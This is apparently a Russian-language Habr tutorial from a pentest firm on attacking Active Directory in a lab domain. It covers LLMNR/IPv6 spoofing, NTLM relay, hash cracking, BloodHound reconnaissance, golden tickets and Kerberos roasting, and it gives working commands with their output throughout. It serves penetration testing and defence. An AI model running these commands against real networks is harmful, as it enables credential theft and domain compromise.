


Хабр



Атаки на домен

Инфосистемы Джет

Атаки на домен



При проведении тестирований на проникновение мы довольно часто выявляем ошибки в конфигурации домена. Хотя многим это не кажется критичным, в реальности же такие неточности могут стать причиной компрометации всего домена.

К примеру, по итогам пентеста в одной компании мы пришли к выводу, что все доступные машины в домене были не ниже Windows10/Windows Server2016, и на них стояли все самые свежие патчи. Сеть регулярно сканировалась, машины хардились. Все пользователи сидели через токены и не знали свои «20-символьные пароли». Вроде все хорошо, но протокол IPv6 не был отключен. Схема захвата домена выглядела так:

mitm6 -> ntlmrelay -> атака через делегирование -> получен хеш пароля локального администратора -> получен хеш пароля администратора домена.

К сожалению, такие популярные сертификации, как OSCP, GPEN или CEN, не учат проведению тестирования на проникновение Active Directory.

В этой статье мы рассмотрим несколько видов атак на Active Directory, которые мы проводили в рамках пентестов, а также используемые инструменты. Это ни в коем случае нельзя считать полным пособием по всем видам атак и инструментам, их действительно очень много, и это тяжело уместить в рамках одной статьи.

Итак, для демонстрации используем ноутбук на Kali Linux 2019 и поднятые на нем виртуальные хосты на VMware. Представим, что главная цель пентеста — получить права администратора домена, а в качестве вводных данных у нас есть доступ в корпоративную сеть компании по ethernet. Чтобы начать тестировать домен, нам понадобится учетная запись.

Получение учетной записи

Рассмотрим два самых распространенных, по моему мнению, метода, позволяющих получить логин и пароль доменной учетной записи: LLMNR/NBNS-спуфинг и атаку на протокол IPv6.

LLMNR/NBNS-спуфинг

Про эту атаку было сказано довольно много. Суть в том, что клиент рассылает мультикастные LLMNR- и широковещательные NBT-NS-запросы для разрешения

имен хостов, если сделать это по DNS не удалось. На такие запросы может ответить любой пользователь сети.

Инструменты, которые позволяют провести атаку:

- [Responder](#)
- [Inveight](#)
- Модули Metasploit: auxiliary/spoof/llmnr/llmnr_response, auxiliary/spoof/nbns/nbns_response, auxiliary/server/capture/smb, auxiliary/server/capture/http_ntlm

При успешной атаке мы сможем получить NetNTLM-хеш пароля пользователя.

Responder -I eth0 -wrf0бъяснить с

```
[HTTP] NTLMv2 Client      : 192.168.1.5
[HTTP] NTLMv2 Username   : jet.lab\Harvey
[HTTP] NTLMv2 Hash       : Harvey::jet.lab:1122334455667788:1920D48BAD5B0F9410F2062D778
4F822:0101000000000000C0AB1AA0A5E0D40171565919E1913B65000000000200060053004D004200010
0160053004D0042002D0054004F004F004C004B00490054000400120073006D0062002E006C006F006300
61006C000300280073006500720076006500720032003000300033002E0073006D0062002E006C006F006
30061006C000500120073006D0062002E006C006F00630061006C000800300030000000000000000000
0000200000FEF0E9038A409616FB9C63CAFBCCA045A2F36453EE7778C8A20B9F08598EB6210A001000000
0000000000000000000000000000900160048005400540050002F006100730064006100730064000000
000000000000
```

Полученный хеш мы можем сбрутить или выполнить NTLM-релей.

Атака на протокол IPv6

Если в корпоративной сети используется IPv6, мы можем ответить на запросы DHCPv6 и установить в качестве DNS-сервера на атакуемой машине свой IP-адрес. Так как IPv6 имеет приоритет над IPv4, DNS-запросы клиента будут отправлены на наш адрес. Подробнее об атаке можно прочитать [здесь](#).

Инструменты:

[mitm6](#)

Запуск утилиты mitm6

```
mitm6 -i vmnet0006
```

После выполнения атаки на атакуемой рабочей станции появится новый DNS-сервер с нашим IPv6-адресом.

```
Адаптер Ethernet Ethernet0:

DNS-суффикс подключения . . . . . : jet.lab
Описание. . . . . : Intel(R) 82574L Gigabit Network Connection
Физический адрес. . . . . : 00-0C-29-1A-2A-7A
DHCP включен. . . . . : Нет
Автонастройка включена. . . . . : Да
Локальный IPv6-адрес канала . . . . : fe80::192:168:1:3%9(Основной)
Аренда получена. . . . . : 22 марта 2019 г. 15:53:04
Срок аренды истекает. . . . . : 22 марта 2019 г. 15:58:04
Локальный IPv6-адрес канала . . . . : fe80::2da6:9022:8e36:b3%9(Основной)
IPv4-адрес. . . . . : 192.168.1.3(Основной)
Маска подсети . . . . . : 255.255.255.0
Основной шлюз. . . . . : 192.168.1.1
IAID DHCPv6 . . . . . : 33557545
DUID клиента DHCPv6 . . . . . : 00-01-00-01-24-21-9C-58-00-0C-29-1A-2A-7A
DNS-серверы. . . . . : fe80::250:56ff:fec0:0%9
                      192.168.1.2
NetBios через TCP/IP. . . . . : Включен
Список поиска DNS-суффиксов подключения :
jet.lab
```

Атакуемые машины будут пытаться аутентифицироваться на нашей машине. Подняв SMB-сервер с помощью утилиты [smbserver.py](#), мы сможем получить хеши паролей пользователей.

```
smbserver.py -smb2support SMB /root/SMB0006
```

```
[*] Incoming connection (192.168.1.5,49295)
[-] SMB2_NEGOTIATE: SMB2 not supported, fallback
[*] AUTHENTICATE_MESSAGE (jet.lab\Harvey,WINDOWS7)
[*] User Harvey\WINDOWS7 authenticated successfully
[*] Harvey::jet.lab:4141414141414141:32ccddcd0dee494a68b0f58bf6a2a5e4:010100000000000000897c80
b3e0d4018c612c96e964c4db00000000010010006a0066007a00740052007a0047004200020010004f00610071006a
00660056004c006c00030010006a0066007a00740052007a0047004200040010004f00610071006a00660056004c00
6c000700080000897c80b3e0d4010600040002000000080030003000000000000000000000000000000000000000
409616fb9c63cafbc045a2f36453ee7778c8a20b9f08598eb6210a0010000000000000000000000000000000000
0900260063006900660073002f006100730064006100730064002e006a00650074002e006c00610062000000000000
0000000000000000
[*] NetShareEnum Level: 1
```

Действия с захваченными хешами

Следующим шагом мы можем либо выполнить криптографическую атаку на хеши паролей и получить пароль в открытом виде, либо выполнить NTLM relay.

Перебор пароля

Тут все просто: берем хеш пароля, hashcat

```
hashcat -m 5600 -a 3 hash.txt /usr/share/wordlists/rockyou.txt
```

Объяснить с

и брутим. Пароль либо удастся получить, либо нет :)

```
Session.....: hashcat
Status.....: Cracked
Hash.Type.....: NetNTLMv2
Hash.Target.....: HARVEY::jet.lab:1122334455667788:1920d48bad5b0f9410...000000
Time.Started.....: Fri Mar 22 15:12:52 2019 (0 secs)
Time.Estimated...: Fri Mar 22 15:12:52 2019 (0 secs)
Guess.Mask.....: Pbv2019 [8]
Guess.Queue.....: 51/14336769 (0.00%)
Speed.#1.....: 7394 H/s (0.04ms) @ Accel:1024 Loops:1 Thr:256 Vec:1
Recovered.....: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.....: 1/1 (100.00%)
Rejected.....: 0/1 (0.00%)
Restore.Point...: 0/1 (0.00%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:0-1
Candidates.#1...: Pbv2019 -> Pbv2019
Hardware.Mon.#1..: Temp: 50c Util: 56% Core:1771MHz Mem:3504MHz Bus:4
```

Пароль пользователя Harvey был восстановлен — Pbv2019

NTLM Relay

Также мы можем выполнить NTLM-релей. Предварительно убедившись, что не используется [SMB Signing](#), применяем утилиту [ntlmrelayx.py](#) и проводим атаку. Здесь опять же, в зависимости от цели, выбираем нужный нам вектор. Рассмотрим некоторые из них.

Доступ к атакуемой машине по протоколу SMB

Выполним атаку с ключом *i*.

ntlmrelayx.py -t 192.168.1.5 -l loot -i объяснить с

```
root@jethost:~# ntlmrelayx.py -t 192.168.1.5 -l loot -i
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation

[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Running in relay mode to single host
[*] Setting up SMB Server
[*] Setting up HTTP Server

[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.1.3, attacking target smb://192.168.1.5
[*] HTTPD: Client requested path: /connecttest.txt
[*] HTTPD: Received connection from 192.168.1.3, attacking target smb://192.168.1.5
[*] HTTPD: Client requested path: /connecttest.txt
[*] SMBD-Thread-5: Received connection from 192.168.1.3, attacking target smb://192.168.1.5
[*] Authenticating against smb://192.168.1.5 as jet.lab\daenerys SUCCEED
```

При удачной атаке мы сможем подключиться к удаленной машине с помощью netcat.

```
root@jethost:~# nc 127.0.0.1 11001
Type help for list of commands
# use C$
# ls
drw-rw-rw-    0  Fri Mar 22 14:48:38 2019 $Recycle.Bin
drw-rw-rw-    0  Thu Mar 21 14:55:23 2019 Documents and Settings
drw-rw-rw-    0  Sun Mar 31 12:21:58 2019 ftproot
-rw-rw-rw- 1517805568 Sun Mar 31 12:14:29 2019 pagefile.sys
drw-rw-rw-    0  Sun Mar 31 12:20:49 2019 Program Files
drw-rw-rw-    0  Thu Mar 21 14:55:06 2019 Program Files (x86)
drw-rw-rw-    0  Sun Mar 31 12:20:58 2019 ProgramData
drw-rw-rw-    0  Thu Mar 21 15:02:24 2019 Recovery
drw-rw-rw-    0  Sun Mar 31 12:20:42 2019 System Volume Information
drw-rw-rw-    0  Fri Mar 22 14:48:34 2019 Users
drw-rw-rw-    0  Sun Mar 31 12:15:05 2019 Windows
```

Сбор информации о домене

В данном случае выполняем релей на контроллер домена.

```
ntlmrelayx.py -t ldap://192.168.1.20
```

При успешном проведении атаки получим подробную информацию о домене:

Domain computer accounts

CN	SAM Name	DNS Hostname	Operating System	Service Pack	OS Version	LastLogon	Flags
WINDOWS7	WINDOWS7\$	WINDOWS7.jet.lab	Windows 7 Корпоративная	Service Pack 1	6.1 (7601)	03/31/19 10:58:15	WORKSTATION_ACCOUNT
WINSERVER2019	WINSERVER2019\$	winserver2019.jet.lab	Windows Server 2019 Standard		10.0 (17763)	03/31/19 11:20:00	WORKSTATION_ACCOUNT
WIN10	WIN10\$	win10.jet.lab	Windows 10 Корпоративная 2016 с долгосрочным обслуживанием		10.0 (14393)	03/31/19 11:12:23	WORKSTATION_ACCOUNT
DC1	DC1\$	dc1.jet.lab	Windows Server 2016 Standard		10.0 (14393)	03/31/19 09:13:49	TRUSTED_FOR_DELEGATION, SERVER_TRUST_ACCOUNT

Добавление нового компьютера в домен

Каждый пользователь по умолчанию имеет возможность создать до 10 компьютеров в домене. Чтобы создать компьютер, нужно выполнить релей на контроллер домена по протоколу Ldaps. Создание пользователей и компьютеров по незашифрованному соединению Ldap запрещено. Также не удастся создать учетную запись, если будет перехвачено соединение по SMB.

```
ntlmrelayx.py -t ldaps://192.168.1.2 --add-computer
```

```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.1.5, attacking target ldaps://192.168.1.2
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against ldaps://192.168.1.2 as jet.lab\ragnar SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=jet,DC=lab
[*] Adding new computer with username: RORYOTGS$ and password: EY}>1B8^bdi:ow1 result: OK
[*] HTTPD: Received connection from 192.168.1.1, attacking target ldaps://192.168.1.2
[*] HTTPD: Client requested path: /success.txt
[*] HTTPD: Client requested path: /success.txt
[*] HTTPD: Client requested path: /success.txt
[*] HTTPD: Client requested path: /success.txt
[*] HTTPD: Client requested path: /success.txt
[*] HTTPD: Client requested path: /success.txt
```

Как видно на рисунке, нам удалось создать компьютер RORYOTGS\$.

При создании более 10 компьютеров получим ошибку следующего вида:

```
[*] Servers started, waiting for connections
[*] HTTPD: Received connection from 192.168.1.5, attacking target ldaps://192.168.1.2
[*] HTTPD: Client requested path: /
[*] HTTPD: Client requested path: /
[*] Authenticating against ldaps://192.168.1.2 as jet.lab\ragnar SUCCEED
[*] Enumerating relayed user's privileges. This may take a while on large domains
[*] Attempting to create computer in: CN=Computers,DC=jet,DC=lab
[-] Failed to add a new computer: {'dn': 'u', 'referrals': None, 'description': 'unwillingToPerform', 'result': 53, 'message': 'u'0000216D:
vcErr: DSID-031A1254, problem 5003 (WILL NOT PERFORM), data 0\n\x00', 'type': 'addResponse'}
```

Используя учетные данные компьютера RORYOTGS\$, мы можем выполнять легитимные запросы к контроллеру домена.

Сбор информации о домене

Итак, у нас есть учетная запись доменного пользователя либо компьютера. Для продолжения тестирования нам нужно собрать доступную информацию для дальнейшего планирования атак. Рассмотрим некоторые инструменты, которые помогут нам определиться с поиском наиболее критичных систем, спланировать и выполнить атаку.

BloodHound

Один из самых важных инструментов, который используется практически во всех внутренних тестированиях на проникновение. Проект активно развивается и дополняется новыми фичами.

Информация, собираемая bloodhound

В качестве сборщиков информации выступают [SharpHound.exe](#) (требуется установленный .NET v3.5) и написанный на powershell скрипт [SharpHound.ps1](#). Также есть сборщик, написанный сторонним разработчиком на Python, — [Bloodhound-python](#).

В качестве базы данных используется [Neo4j](#), имеющая свой синтаксис, что позволяет выполнять кастомные запросы. Подробнее ознакомиться с синтаксисом можно [тут](#).

Из коробки доступны 12 запросов

- Find all Domain Admins
- Find Shortest Paths to Domain Admins

- Find Principals with DCSync Rights
- Users with Foreign Domain Group Membership
- Groups with Foreign Domain Group Membership
- Map Domain Trusts
- Shortest Paths to Unconstrained Delegation Systems
- Shortest Paths from Kerberoastable Users
- Shortest Paths to Domain Admins from Kerberoastable Users
- Shortest Path from Owned Principals
- Shortest Paths to Domain Admins from Owned Principals
- Shortest Paths to High Value Targets

Также разработчики предоставляют скрипт [DBCcreator.py](#), который позволяет сгенерировать случайную базу для проведения тестов.

```

root@jethost:/opt/BloodHound-Tools/DBCreator# python DBCreator.py
=====
BloodHound Sample Database Creator
=====

Documented commands (type help <topic>):
=====
clear_and_generate  connect  exit      help      setnodes
cleardb            dbconfig generate  setdomain

(Cmd) connect
Database Connection Successful!
(Cmd) setnodes 1000
(Cmd) setdomain jet.lab
(Cmd) clear_and_generate
Database Connection Successful!
Clearing Database
Resetting Schema
DB Cleared and Schema Set
Starting data generation with nodes=1000
Populating Standard Nodes
Adding Standard Edges
Generating Computer Nodes
Creating Domain Controllers
Generating User Nodes
Generating Group Nodes
Adding Domain Admins to Local Admins of Computers
Creating 30 Domain Admins (5% of users capped at 30)
Applying random group nesting
Adding users to groups
Calculated 9 groups per user with a variance of - 6
Adding local admin rights
Adding RDP/ExecuteDCOM/AllowedToDelegateTo
Adding sessions
Adding Domain Admin ACEs
Creating OUs
Creating GPOs
Adding outbound ACLs to 8 objects
Marking some users as Kerberoastable
Adding unconstrained delegation to a few computers
Database Generation Finished!

```

Neo4j имеет REST API. Существуют различные утилиты, которые могут подключаться к базе и использовать полученные данные:

- [CypherDog](#)
- [GoFetch](#)
- [ANGRYPUPPY](#)
- [gt-generator](#)

Рассмотрим некоторые из них.

CypherDog

[CypherDog](#) — оболочка BloodHound, написанная на powershell. Включает в себя 27 командлетов.

По умолчанию для доступа к базе neo4j требуется аутентификация. Отключить аутентификацию можно, отредактировав файл neo4j.conf. В нем необходимо раскомментировать строку `dbms.security.auth_enabled=false`. Но так делать не рекомендуется, поскольку любой пользователь сможет подключиться к базе по адресу 127.0.0.1:7474 (конфигурация по умолчанию). Более подробно об аутентификации и авторизации в neo4j можно прочитать [тут](#).

GoFetch

[GoFetch](#) использует граф, созданный в bloodhound для планирования и выполнения атаки.

Пример графа в Bloodhound

Запуск атаки

```
.\Invoke-GoFetch.ps1 -PathToGraph .\pathFromBloodHound.json
```

Объяснить с

gt-generator

[gt-generator](#), используя данные BloodHound, упрощает создание golden-тикетов. Для получения golden-тикета необходимы только имя пользователя и хеш пароля пользователя KRBTGT.

```
python gt-generator.py -s 127.0.0.1 -u user -p pass administrator  
<KRBTGT_HASH>
```

Объяснить с

```
(venv) root@jethost:~/Рабочий стол/gt-generator# python gt-generator.py -s 127.0.0.1:7474 jet.lab  
-u user -p pass administrator 3039b3c05278793f8d1b60f9fa9e816b776447ea54cf36867ad26babb0aa1bcb  
mimikatz kerberos::golden /user:ADMINISTRATOR /aes256:3039b3c05278793f8d1b60f9fa9e816b776447ea54c  
f36867ad26babb0aa1bcb /domain:JET.LAB /sid:S-1-5-21-3976200239-1083616986-2281335417 /groups: /id  
:500 /endin:480 /renewmax:10080 /ptt
```


PowerView

[PowerView](#) — Powershell-фреймворк, входящий в состав [PowerSploit](#). Ниже приведен список некоторых командлетов, которые помогут при сборе информации о домене.

Adidnsdump

При использовании интегрированного DNS в Active Directory любой пользователь домена может запросить все DNS-записи, установленные по умолчанию.

Используемый инструмент: [Adidnsdump](#).



Атаки на домен

Теперь, имея информацию о домене, мы переходим к следующей фазе тестирования на проникновение — непосредственно к атаке. Рассмотрим 4 потенциальных вектора:

1. Roasting
2. Атака через ACL
3. Делегирование Kerberos
4. Abusing GPO Permissions


Roasting

Этот вид атаки нацелен на протокол Kerberos. Можно выделить 2 вида атаки типа Roasting:

- Kerberoast
- Asreproast

Kerberoast

Впервые атака была продемонстрирована пользователем [timmedin](#) на DerbyCon в 2014 году ([video](#)). При успешном проведении атаки мы сможем перебрать пароль сервисной УЗ в офлайн-режиме, не боясь блокировки пользователя. Довольно часто у сервисных учетных записей бывают избыточные права и бессрочный пароль, что может позволить нам получить права администратора домена. Чтобы понять суть атаки, рассмотрим, как работает Kerberos.



1. Пароль преобразуется в NTLM-хеш, временная метка шифруется хешем и отправляется на KDC в качестве аутентификатора в запросе TGT-тикета (AS-REQ). Контроллер домена (KDC) проверяет информацию пользователя и создает TGT-тикет.

2. TGT-тикет шифруется, подписывается и отправляется пользователю (AS-REP). Только служба Kerberos (KRBtgt) может открыть и прочитать данные из TGT-тикета.

3. Пользователь представляет TGT-тикет контроллеру домена при запросе TGS-тикета (TGS-REQ). Контроллер домена открывает TGT-тикет и проверяет контрольную сумму PAC.

4. TGS-тикет шифруется NTLM-хешем пароля сервисной учетной записи и отправляется пользователю (TGS-REP).

5. Пользователь предоставляет TGS-тикет компьютеру, на котором запущена служба (AP-REQ). Служба открывает TGS-тикет с помощью своего NTLM-хеша.


6. Доступ к сервису предоставлен (AS-REP).

Получив TGS-тикет (TGS-REP), мы можем подобрать пароль сервисной учетной записи в офлайн-режиме. Например, с помощью hashcat.

Согласно [RFC396](#), для протокола Kerberos зарезервировано 20 типов шифрования. Типы шифрования, которые используются сейчас, в порядке приоритета:

- AES256_CTS_HMAC_SHA1
- AES128_CTS_HMAC_SHA1
- RC4_HMAC_MD5

В последних версиях Windows по умолчанию используется шифрование AES. Но для совместимости с системами ниже Windows Vista и Windows 2008 server необходима поддержка алгоритма RC4. При проведении атаки всегда сначала производится попытка получения TGS-тикета с шифрованием RC4_HMAC_MD5, который позволяет быстрее перебирать пароли, а затем с остальными. [Harmj0y](#) провел интересное [исследование](#) и выяснил, что если в свойствах пользователя указать поддержку шифрования только Kerberos AES128 и AES256, Kerberos-тикет все равно выдается с шифрованием RC4_HMAC_MD5.



Отключать RC4_HMAC_MD5 необходимо на уровне [домена](#).

Атака Kerberoasting имеет 2 подхода.

1. Старый метод. TGS-тикеты запрашиваются через setspn.exe или .NET System.IdentityModel.Tokens.KerberosRequestorSecurityToken класса Powershell, извлекаются из памяти с помощью mimikatz, далее конвертируются в нужный формат (John, Hashcat) и перебираются.

2. Новый метод. [machosec](#) заметил, что класс [KerberosRequestorSecurityToken](#) имеет метод [GetRequest](#), который извлекает зашифрованную часть с паролем из TGS-тикета.

Инструменты для проведения атаки:

1) Поиск SPN-записей

- [GetUserSPN.ps1](#)
- [Find-PSServiceAccounts.ps1](#)
- [Get-NetUSER -SPN](#)
- (Get-ADUser -Filter {ServicePrincipalName -ne "\$null"} -Properties ServicePrincipalName).ServicePrincipalName

2) Запрос TGS-тикета

- setspn.exe (штатная утилита Windows)
- Запрос тикета через powershell

```
Add-Type -AssemblyName System.IdentityModel
New-Object System.IdentityModel.Tokens.KerberosRequestorSecurityToken -
ArgumentList "<ServicePrincipalName>"Объяснить с
```

- [Request-SPNTicket](#)

Посмотреть текущие закешированные тикеты можно командой klist.

Распространенные SPN-записи

3) Экспорт тикетов:

- [Invoke-Mimikatz](#) -Command '«Kerberos::list /export»'
- [Mimikatz](#) -Command '«Kerberos::list /export»'
- [Invoke-Kerberoast](#)
- [tgsrepack.py](#)

Пример автоматизированного выполнения всех 3-ех пунктов:

- [RiskySPN](#)

```
Find-PotentiallyCrackableAccounts -Sensitive -Stealth -GetSPNs | Get-TGSCipher  
-Format "Hashcat" | Out-File kerberoasting.txt
```

Объяснить с

- [PowerSploit](#)

```
Invoke-Kerberoast -Domain jet.lab -OutputFormat Hashcat | fl
```

Объяснить с

- [GetUserSPNs.py](#)

```
GetUserSPNs.py -request jet.lab\user:Password
```

Объяснить с

Asreproast

Уязвимость заключается в отключенной настройке предварительной аутентификации Kerberos. В этом случае мы можем отправить AS-REQ-запросы для пользователя, у которого отключена предварительная аутентификация Kerberos, и получить зашифрованную часть с паролем.

ftp Properties

Member Of	Dial-in	Environment	Sessions
Remote control	Remote Desktop Services Profile		COM+
General	Address	Account	Profile
		Telephones	Organization

User logon name:
 @jet.lab

User logon name (pre-Windows 2000):

Logon Hours... Log On To...

☐ Unlock account

Account options:

- ☐ Use only Kerberos DES encryption types for this account
- ☐ This account supports Kerberos AES 128 bit encryption.
- ☐ This account supports Kerberos AES 256 bit encryption.
- ☒ Do not require Kerberos preauthentication

Account expires

☒ Never

☐ End of: Wednesday, May 22, 2019

OK Cancel Apply Help

Уязвимость встречается редко, так как отключение предварительной аутентификации — это не настройка по умолчанию.

Поиск пользователей с отключенной предаутентификацией Kerberos:

- [PowerView](#)

```
Get-DomainUser -PreauthNotRequired -Properties samaccountname -Verbose
```

Объяснить с

- Модуль Active-Directory

```
get-aduser -filter * -properties DoesNotRequirePreAuth | where
{$_.DoesNotRequirePreAuth -eq "True" -and $_.Enabled -eq "True"} | select
Name
```

Объяснить с

Получение зашифрованной части:

[ASREPROast](#)

Invoke-ASREPROast | fl Объяснить с

```
PS C:\Users\Ragnar\Desktop\ASRP> Invoke-ASREPROast | fl
SamaccountName      : ftp
DistinguishedName   : CN=ftp,CN=Users,DC=jet,DC=lab
Hash                : $krb5asrep$ftp@jet.lab:7629a0af51bfcc686261c5cd01b9ecbc$5d459c08ae12233858c1cba7626de664f0dfd63d129
                    d825d73a4c8b536ade4f736f6e1b1b8b15f8c2ed03190a9f5112384fa71e0664b5fec9b6bcb3c5265cbfc9e058d0a8db8d
                    736d1c4bf67aa6ea14edcc250062dddff47de58b3c3dc8021b237e7e62bc5c3e50f7504a3007f6cb3c5ba9085004384308a
                    57a6965a91d934116639011bd872ee30a382ef445b7919e82b1e255ae8fa14ecc08ba8bcf8a6afeb7259941857169a7e904
                    5c7c85b216d528bed8a3e5d5e010b4c9a75310434d8840480d46e4469e5da6d0db49b1a3a125aa97326c55e0e178e7b923d
                    50a8b8d42268d
```

Атака через ACL

ACL в контексте домена — набор правил, которые определяют права доступа объектов в AD. ACL может быть настроен как для отдельного объекта (например, учетная запись пользователя), так и для организационной единицы, например OU. При настройке ACL на OU все объекты внутри OU будут наследовать ACL. В списках ACL содержатся записи управления доступом (ACE), которые определяют способ взаимодействия SID с объектом Active Directory.

